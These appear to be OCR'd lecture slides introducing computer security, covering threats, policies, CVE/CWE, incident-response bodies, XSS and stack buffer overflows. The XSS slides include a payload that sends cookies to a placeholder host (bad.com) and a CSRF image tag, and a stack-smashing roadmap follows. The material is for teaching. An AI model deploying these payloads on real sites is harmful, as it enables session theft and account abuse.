Introduction

Security: Objectives

- Defense against non-authorized activities (adversaries)
  - Initiated by someone "from inside"
  - Initiated by someone "from outside"
- Types of illegal activities:
  - Access to information
  - Information modification
  - Resource usage
    - CPU, memory, printer, network, etc.
  - Denial of Service (DoS)
  - Vandalism
    - Interference with the normal system behavior without any benefit for the attacker

Security in computing systems: Complex problems

- Computers can do a lot of damage in a short time frame
  - They manage an always growing amount of data/information
  - They process and communicate very fast
- The number of weakness is always growing
  - Systems are getting more complex with time
  - Time-to-market is each time shorter
- Networks allow:
  - Anonymous (?) attacks from anywhere
  - Automatic propagation of cyberplagues
  - The existence and exploitation of hostile hosts and applications
- In general users are not careful
  - Because they are not aware of the problems and solutions
  - Because they take risks

Security: Pragmatic approach

- There will never be a 100% protection
  - Cost-efficiency balance
- Security is expensive
  - Dedicated technology, skilled people
  - Use only the minimum required
- Protection, value e punishment
  - Good protection for the most frequent attacks
  - Less interference with daily work than the damage caused by attackers
  - Police and courts for tracking and prosecuting attackers
    - It is critical to avoid the notion of total impunity

Security lexicon

- Vulnerability
  - A system weakness that makes it sensible to attacks
  - Design / development / installation
- Attack
  - A set of steps that lead to the execution of illegal activities
    - Usually exploiting vulnerabilities
- Risks / threats
  - Damage resulting from an attack
- Defense
  - Set of policies and mechanisms aiming at
    - Reducing the amount of vulnerabilities
    - Detect as fast as possible actual and past attacks
    - Reduce the risks of systems

Hackers, crackers and hats

- Hacker
  - Someone with high skills to overcome barriers and set complex things to work
- Cracker
  - Hacker that is an attacker, a malicious adversary
- Black hat
  - A hacker with a malicious goal
- White hat
  - A hacker that is payed for discovering problems
- Ethical hacker
  - A pro bono white hat

Security risks

- Information, time and money
  - Destruction or tampering of information
- Confidentiality
  - Non-authorized access to information
- Privacy
  - Non-authorized gathering of personal information
  - Data warehousing on personal information
- Resource availability
  - Disruption of computing systems / networks
- Impersonation
  - Of people / of services
  - Non-authorized exploitation of personal accounts / profiles

Main vulnerability sources


https://www.pinterest.pt/pin/457256168394094122/

"Tech support says the problem is located somewhere between the keyboard and my chair."

- People
  - Ignorant or careless
  - Hostile
- Applications with bugs
  - Root kits help newcomers to exploit well-known vulnerabilities
- Malware
  - Trojan horses, worms, virus
- Defective administration
  - Systems get more complex as they evolve
  - Security restrictions vs. flexible operation
    - Most people cannot understand security jargon in order to manage security configurations
    - Default configurations may not be the most secure ones
- Communications over uncontrolled/unknown/unsafe network links

Security:
Dimensions to consider

- Training
- Awareness
- Organization of security




- Vulnerability scanning
- Firewalls
- Authentication
- Access Control
- Auditing
- Cryptography
- Digital signatures
- Certification authorities
- Certification hierarchies
- Etc.

- Security policies
- Security administration processes
- Continues evolution of auditing and follow-up processes

http://devhumor.com/media/treat-your-passwords-like-your-underv

Security policies



- Define the power of each and every subject
  - Least privilege principle
  - Hardening
- Define security procedures
  - Who does what in which circumstances
- Define the minimum security requirements of a domain
  - Security levels
  - Authentication requirements
    - And related minimum authentication requirements
    - Strong/weak, single/multi-factor, remote/face-to-face
- Define defense strategies and fight-back tactics
  - Defensive architecture
  - Monitoring of critical activities or attack signs
  - Reaction against attacks or other abnormal scenarios
- Define the universe of legal and illegal activities
  - All that is not forbidden is allowed
  - All that is not allowed is forbidden

Security mechanisms

- Mechanisms implement policies
  - Policies define, at an higher level, what needs to be done
  - Mechanisms are used to deploy policies
- Generic security mechanisms
  - Confinement (sandboxing)
  - Authentication
  - Access control
  - Privileged execution
  - Filtering
  - Logging
  - Inspection
  - Auditing
  - Cryptographic algorithms
  - Cryptographic protocols

http://devhumor.com/media/human-error-dave

Security level offered by a computer

- Depends on:
  - Available security policies
  - Correctness and effectiveness of their specification / implementation
- Evaluation criteria:
  - NCSC Trusted Computer System Evaluation Criteria (TCSEC, Orange Book)
    - Classes: **D**, **C** (1, 2), **B** (1, 2, 3) e **A** (1)
    - D: insecure (minimum protection level)
    - A1: most secure
      - Very demanding and expensive protection policies
      - Formal validation of specification
      - Highly supervised implementation
  - EC Information Technology Security Evaluation Criteria (ITSEC)
    - Levels: **E1** to **E6**
      - Formal specification level
      - Correctness of implementation

Security policies for distributed systems

- Must encompass several hosts and networks
  - Security Domains
    - Definition of the set of hosts and networks of the domain
    - Definition of the set of accepted/authorized users
    - Definition of the set of accepted/not accepted activities
  - Security gateways
    - Definition of the set of allowed in-out interactions
- Perimeter defense vs. Defense in depth

Attacks to distributed systems


- Attacks to hosts
  - Stealing
  - Intrusion
  - Impersonation (of users)
  - Denial of service
- Attacks to networks
  - Packet inspection
  - Packet tampering / injection
  - Traffic interception
  - Traffic replaying
  - Host impersonation
  - Denial of service (jamming, flooding, deception, etc.)
- Other
  - Covert channels

"On the Internet, nobody knows you're a dog."


Attack models

- Generic, autonomous attacks
  - Conceived for exploiting well-known, common vulnerabilities
  - Coded for many scenarios and targets
    - e.g. phishing
  - Mean survivability time
    - Time between two consecutive automatic attacks
    - There are "network sensors" that help to compute it
- Target-specific attacks
  - Conceived for a particular person / host / network
    - e.g. spear-phishing
  - Idealized and conducted in real-time by specialists

Mean survival time (http://isc.sans.org/survivaltime.html)



Security:
Mechanisms for distributed systems (1/5)



Security:
Mechanisms for distributed systems (2/5)

- Trusted Operating Systems
  - Security levels, certification
  - Secure execution environments for servers
  - Sandboxing / virtual machines
- Firewalls & Security Appliances
  - Traffic control between networks
  - Monitoring (traffic load, etc.)
- Secure communications / VPNs
  - Secure channels over insecure, public networks
  - Secure extension of organizational networks

Security: Mechanisms for distributed systems (3/5)

- Authentication
  - Local
  - Remote (network authentication)
  - Single Sign-On
- Certification Authorities / PKI
  - Management of public key certificates
- Encryption of files and sessions
  - Privacy / confidentiality of network data
  - Privacy / confidentiality of long-term stored data

Security: Mechanisms for distributed systems (4/5)

- Intrusion detection
  - Detention of forbidden / abnormal activities
  - Network-Based / Host-based
- Vulnerability scanners
  - Scanning for problem fixing or exploitation
  - Network-based / Host-based
- Penetration testing
  - Vulnerability assessment
  - Demo penetration attempts
  - Testing of installed security mechanisms
  - Assessment of badly implemented security policies

Security: Mechanisms for distributed systems (5/5)


- Content monitoring
  - Detection of virus, worms or other cyber plagues
- Security administration
  - Development of security policies
  - Distributed enforcement of policies
  - Co-administration / outsourcing of security services
- Real-Time Security Awareness / Incident Response
  - Capacity to detect and react to security incidents in real-time
  - Means for a rapid and effective incident reaction

Vulnerabilities

"To know your Enemy,
you must become your Enemy."

"The Art of War", Sun Tzu

Information security: Vulnerabilities & attacks



Measures (and some tools)

- Discouragement
  - Punishment
    - Legal restrictions
    - Forensic evidences
  - Security barriers
    - Firewalls
    - Authentication
    - Secure communication
    - Sandboxing
- Detection system
  - Intrusion detection system
    - e.g. Snort
  - Auditing
  - Forensic break-in analysis
- Deception
  - Honeypots / honeynets
  - Forensic follow-up
- Prevention
  - Least Privilege Principle
  - Vulnerability scanning
    - e.g. OpenVAS
  - Vulnerability patching
- Recuperation
  - Backups
  - Redundant systems
  - Forensic recuperation

Security readiness (1/3)

- Discouragement, deception and detection measures tackle (mostly) known issues
  - Reconnaissance attempts (e.g. DNS zone transfers)
  - Generic attacks (e.g. network eavesdropping)
  - Specific attacks (e.g. buffer overflows)
- Prevention measures tackle vulnerabilities
  - Well-known vulnerabilities
    - Particular software bug (for which no patch exists)
    - Stealth attacks
      - Defragmentation, normalization to canonical formats, etc.
  - Unknown vulnerabilities
    - e.g. discarding of malformed messages (protocol scrubbers)

Security readiness (2/3)

- Measure enforcement requires knowledge about:
  - Known vulnerabilities
    - Problem, exploitation mode, impact, etc.
  - Activity patterns used in attacks
    - *Modus operandi*
    - Attacks' signatures
  - Abnormal activity patterns
    - Abnormal is the opposite of normal …
    - …but what's normal?
    - Hard to define in heterogeneous environments

source: flickr

Security readiness (3/3)

- Computer network threats are not like other threats
  - Can be launched anytime, anywhere
  - Can be easily coordinated
    - e.g. Distributed Denial of Service attacks (DDoS)
  - Are cheap to deploy
  - Can be automated
  - Are fast
- Thus, they require a 24x7 capacity to react to attacks
  - Teams of security experts
  - Just-in-time attack alerts
  - Risk analysis
  - Immediate reaction procedures

Zero-day (or zero-hour) attack or threat

- Attack using vulnerabilities which are:
  - Unknown to others
  - Undisclosed to the software vendor
- Occurs at the day zero of the knowledge about those vulnerabilities
  - For which no security fix is available

Adapted from: https://www.realtime-it.com/blog/2018/6/4/zerodayattack

Vulnerability detection

- Specific tools can detect vulnerabilities
  - Looking for known vulnerabilities
  - Testing known vulnerability patterns
    - e.g. buffer overflow, SQL injection, XSS, etc.
- Vital to assert the robustness of production systems and applications
  - Service often provided by third-party companies

Vulnerability detection

- Can be applied to:
  - Source code (static analysis)
    - OWASP LAPSE+, RIPS, Veracode, …
  - Running application (dynamic analysis)
    - Valgrind, Rational, AppScan, …
  - Externally as a remote client:
    - OpenVAS, Metasploit, …
- Should not be blindly applied to production systems!
  - Potential data loss/corruption
  - Potential DoS

Survivability

- How can we survive a zero-day attack?
- How can we react to a zero-day attack?

- Diversity could be an answer …
  - But software production, distribution and update goes on the opposite direction!
    - And the same happens with hardware architectures
  - Why is MS Windows such an interesting target?
    - And Apple Mac OS not so much?
  - Are you using an Android cell phone?
    - What are the odds of being in the battlefront?

CVE (Common Vulnerabilities and Exposures)

- Dictionary of publicly known information security vulnerabilities and exposures
  - For vulnerability management
  - For patch management
  - For vulnerability alerting
  - For intrusion detection
- CVE's common identifiers
  - Enable data exchange between security products
  - Provide a baseline index point for evaluating coverage of tools and services.

CVE Vulnerability

- A mistake in software
  - that can be directly used by a hacker to gain access to a system or network
- A mistake is a vulnerability if it allows an attacker to use it to violate a reasonable security policy for that system
  - This excludes entirely "open" security policies in which all users are trusted, or where there is no consideration of risk to the system
- A vulnerability is a state in a computing system (or set of systems) that either:
  - Allows an attacker to execute commands as another user
  - Allows an attacker to access data that is contrary to the specified access restrictions for that data
  - Allows an attacker to pose as another entity
  - Allows an attacker to conduct a denial of service

CVE Exposure


- A system configuration issue or a mistake in software
  - that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network
- A configuration issue or a mistake is an exposure if it does not directly allow compromise
  - But could be an important component of a successful attack, and is a violation of a reasonable security policy
- An exposure describes a state in a computing system (or set of systems) that is not a vulnerability, but either:
  - Allows an attacker to conduct information gathering activities
  - Allows an attacker to hide activities
  - Includes a capability that behaves as expected, but can be easily compromised
  - Is a primary point of entry that an attacker may attempt to use to gain access to the system or data
  - Is considered a problem by some reasonable security policy

CVE benefits

- Provides common language for referring to problems
- Facilitates data sharing among
  - Intrusion detection systems
  - Assessment tools
  - Vulnerability databases
  - Researchers
  - Incident response teams
- Will lead to improved security tools
  - More comprehensive, better comparisons, interoperable
  - Indications and warning systems
- Will spark further innovations
  - Focal point for discussing critical database content issues (e.g. configuration problems)

CVE pitfalls

Useless against zero-day attacks!



"How could somebody steal my identity when I still haven't figured out who I am?"

source: https://blog.trendmicro.com/wp-content/uploads/2012/07/Stolen-Identity2.jpg

CVE identifiers

- Aka CVE names, CVE numbers, CVE-IDs, CVEs
- Unique, common identifiers for publicly known information security vulnerabilities
  - Have "candidate" or "entry" status
  - **Candidate**: under review for inclusion in the list
  - **Entry**: accepted to the CVE List
- Format
  - CVE identifier number (CVE-Year-Order)
  - Status (Candidate or Entry)
  - Brief description of the vulnerability or exposure
  - References to extra information

CWE (Common Weakness Enumeration)

- Common language of discourse for discussing, finding and dealing with the causes of software security vulnerabilities
  - Found in code, design, or system architecture
  - Each individual CWE represents a single vulnerability type
  - Currently maintained by the MITRE Corporation
    - A detailed CWE list is currently available at the MITRE website
    - The list provides a detailed definition for each individual CWE
- Individual CWEs are held within a hierarchical structure
  - CWEs located at higher levels provide a broad overview of a vulnerability type
    - Can have many children CWEs associated with them
  - CWEs at deeper levels in the structure provide a finer granularity
    - Usually have fewer or no children CWEs

Seven Pernicious Kingdoms

K. Teipenyuk, B. Chess, & G. McGraw
Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors
IEEE Security & Privacy, 2005

1. Input validation and representation
2. API abuse
3. Security features
4. Time and state
5. Errors
6. Code quality
7. Encapsulation

- Environment

Vulnerability databases

- NIST NVD (National Vulnerability Database)
- CERT Vulnerability Card Catalog
- US-CERT Vulnerability Notes Database

CERT (Computer Emergency Readiness Team)

- Organization devoted to ensuring that appropriate technology and systems' management practices are used to
  - Resist attacks on networked systems
  - Limit damage, ensure continuity of critical services
    - In spite of successful attacks, accidents, or failures
- CERT/CC (Coordination Center) @ CMU
  - One component of the larger CERT Program
  - A major center for internet security problems
    - Established in November 1988, after the "Morris Worm"
    - It demonstrated the growing Internet exposure to attacks

CSIRT (Computer Security Incident Response Team)

- A service organization that is responsible for receiving, reviewing, and responding to computer security incident reports and activity
  - Provides 24x7 Computer Security Incident Response Services to users, companies, government agencies or organizations
  - Provides a reliable and trusted single point of contact for reporting computer security incidents worldwide
  - CSIRT provides the means for reporting incidents and for disseminating important incident-related information
- Rede Nacional CSIRT (Portuguese CSIRT network)
  - CERT.PT
    - Managed by Centro Nacional de Cibersegurança
  - Many more

Security alerts & activity trends

- Vital to the fast dissemination of knowledge about new vulnerabilities
  - US-CERT Technical Cyber Security Alerts
  - US-CERT (non-technical) Cyber Security Alerts
  - SANS Internet Storm Center
    - Aka DShield (Defense Shield)
  - Microsoft Security Response Center
  - Cisco Security Center

And many others …

XSS
Cross-Site Scripting

XSS

- Injection of scripts provided by clients into Web pages
- Inherent to how HTML works
  - Not a "bug" of .NET, Python, etc.
- Has several variants
  - Stored XSS
  - Reflected XSS
  - Cross-Site Request Forgery (CSRF)

XSS

- Correct usage

```
<img src='img.png'> </img>
```

- Not so correct usage

```
<img src='img.png'>
<script> alert("hi"); </script>
</img>
```


XSS

- Information stealing (cookies)

```
<img
src="img.png"
onload="window.open('http://bad.com/reg.php?'+document.cookie)"
>
</img>
```

- Open window, send current cookie to bad.com
  - The current cookie is the one from the Web page that contains this HTML/JS code

XSS: injection vectors

- Any non parsed text!

  Hi there<script>alert('hehe')</script>


- Media tags: img, video, canvas

  <img src="http://bank.com/delete_account.php"></img>


- URLs

  http://foo.bar/index.php?search=<script>alert('hi')</script>


Stored XSS



Reflected XSS




Cross-Site Request Forgery



Buffer Overflows

Memory organization topics

- Kernel organizes memory in pages
  - Typically 4 kB
- Processes operate in a virtual memory space
  - Mapped to real 4k pages
  - Could live in RAM, be file-mapped or be swapped out
- Kernel groups pages in several segments
  - Increases security
    - Segment-based permissions (RO, RW)
  - Increases performance
    - Some are dynamic: discarded when program terminates
    - Some are static: can be retained, speeding up reuses



mem.c

```
//CONST
const char cntvar[]="constant";

//BSS
static char bssvar[4];

int main(int argc, void** argv)
{
     void * dynmem = malloc(1);
…
}
```

```
&main  = 0804865c -> text  = 08048000
cntvar = 08048920 -> const = 08048000
bssvar = 0804a034 -> bss   = 0804a000
&argc  = bfeb8590 -> stack = bfeb8000
dynmem = 08435008 -> heap  = 08435000
```

mem.c

```
Content of /proc/self/maps
08048000-08049000 r-xp 00000000 08:01 26845750   /home/s/seguranca/mem
08049000-0804a000 r--p 00000000 08:01 26845750   /home/s/seguranca/mem
0804a000-0804b000 rw-p 00001000 08:01 26845750   /home/s/mem
08435000-08456000 rw-p 00000000 00:00 0          [heap]
b7616000-b7617000 rw-p 00000000 00:00 0
b7617000-b776a000 r-xp 00000000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776a000-b776b000 ---p 00153000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776b000-b776d000 r--p 00153000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776d000-b776e000 rw-p 00155000 08:01 1574823    /lib/tls/i686/cmov/libc-2.11.1.so
b776e000-b7771000 rw-p 00000000 00:00 0
b777e000-b7782000 rw-p 00000000 00:00 0
b7782000-b7783000 r-xp 00000000 00:00 0          [vdso]
b7783000-b779e000 r-xp 00000000 08:01 1565567    /lib/ld-2.11.1.so
b779e000-b779f000 r--p 0001a000 08:01 1565567    /lib/ld-2.11.1.so
b779f000-b77a0000 rw-p 0001b000 08:01 1565567    /lib/ld-2.11.1.so
bfe99000-bfeba000 rw-p 00000000 00:00 0          [stack]
```


mem.c

```
Stack evolution:
foo [000]: &argc  = bfeb8140 -> stack = bfeb8000
foo [001]: &argc  = bfdb8110 -> stack = bfdb8000
foo [002]: &argc  = bfcb80e0 -> stack = bfcb8000
foo [003]: &argc  = bfbb80b0 -> stack = bfbb8000
foo [004]: &argc  = bfab8080 -> stack = bfab8000
foo [005]: &argc  = bf9b8050 -> stack = bf9b8000
foo [006]: &argc  = bf8b8020 -> stack = bf8b8000
foo [007]: &argc  = bf7b7ff0 -> stack = bf7b7000
foo [008]: &argc  = bf6b7fc0 -> stack = bf6b7000
Segmentation fault
```


Some x86 CPU registers

- General Purpose: A, B, C, D
  - A: 8bits, AX: 16bits, **EAX: 32bits**, RAX: 64bits
- BP: Base Pointer (EBP if w/ 32 bits)
  - Base address of the current function stack frame
  - A function stack frame is where we have
    - The function parameters
    - The local function variables
- SP: Stack Pointer (ESP if w/ 32 bits)
  - Points to end of stack (last value pushed)
- IP: Instruction Pointer (EIP if w/ 32 bits)
  - Points to current instruction

Stack segment

```
function ( int arg1, int arg2 )
{
    int var1 = arg1;
    int var2;
}
```


- Stack is used to
  - Pass parameters to functions (eg. arg1)
  - Store local variables (eg. var1)
- Values are PUSHed or POPed from stack
  - eg: `push eax, pop eax`
- Allocation of local variables in space
  - `int var1;` → `sub esp,4`
- Accessing variables in the stack
  - A parameter:
    - arg1 → `ebp + 8`
    - arg2 → `ebp + 12`
  - A local variable:
    - var1 → `ebp – 4`
    - var2 → `ebp – 8`




Initialization of a stack frame

- This is done in the prologue of a function
  - And is undone at its epilogue
- The prologue consists in:
  - Saving the base address of the previous stack frame and setting the new one
    - `push ebp`
    - `mov ebp, esp`
  - Allocate space for local variables
    - `sub esp, Imm`
- The epilogue is
    - `mov esp, ebp`
    - `pop ebp`

  `leave`



Function call and return




- Call steps
  - Put arguments in stack
    - Usually with PUSH
  - Call the function address
    - Pushes the IP to the stack (return address)
    - IP has the next instruction address
  - Release stack space
    - Usually increasing ESP
- Returning from a function
  - The RET instruction pops the saved IP (return address)

Function foo()

```
void foo ( int arg1, int arg2 )
{
    int var1 = arg1;
    int var2;
}
```


```
foo:
    push ebp
    mov ebp, esp
    sub esp, 8
    mov eax, DWORD PTR [ebp+8]
    mov DWORD PTR [ebp-4], eax
    leave
    ret
```



Buffer overflow

- Write beyond the boundaries of a buffer
- Consequences
  - Write over other values located next to the buffer
  - Write over special values co-located (saved registers)
    - Saved BP
      - Damages the base address of the previous stack frame
    - Saved IP (return address)
      - Jump to any address on return!

Stack smashing attack



- Roadmap
  - Overflow a local variable
  - Extend the overflow to the return address
  - Change the return address in order to jump to the injected data
    - Which should be executable code
  - Wait for the return of the function
- Difficulty
  - A return using a saved address is an absolute jump
  - The attacker needs to know the absolute address of the vulnerable variable
